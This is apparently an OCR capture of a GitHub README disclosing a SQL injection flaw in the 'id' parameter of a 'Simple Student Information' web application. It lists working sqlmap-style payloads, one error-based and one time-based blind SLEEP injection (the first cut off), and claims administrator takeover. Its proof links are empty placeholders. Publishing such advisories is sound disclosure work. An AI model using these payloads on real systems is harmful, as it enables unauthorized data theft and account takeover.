
nu11secur1ty Create exploit.txt ... on Apr 8 History

..	
Docs	8 months ago
PoC	8 months ago
README.MD	8 months ago

README.MD

Simple Student Information

Vendor



Description:

The `id` parameter appears to be vulnerable to SQL injection attacks. A single quote was submitted in the id parameter, and a database error message was returned. The attacker can take administrator account control and also of all accounts on this system, also the malicious user can download all information about this system.

Status: CRITICAL

[+] Payloads:

```
---
Parameter: id (GET)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=2' AND (SELECT 1860 FROM(SELECT COUNT(*),CONCAT(0x717a7a7671,(SELECT

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2' AND (SELECT 5115 FROM (SELECT(SLEEP(5)))mRKE)-- uviI
---
```

Reproduce:

href

Proof and Exploit:

href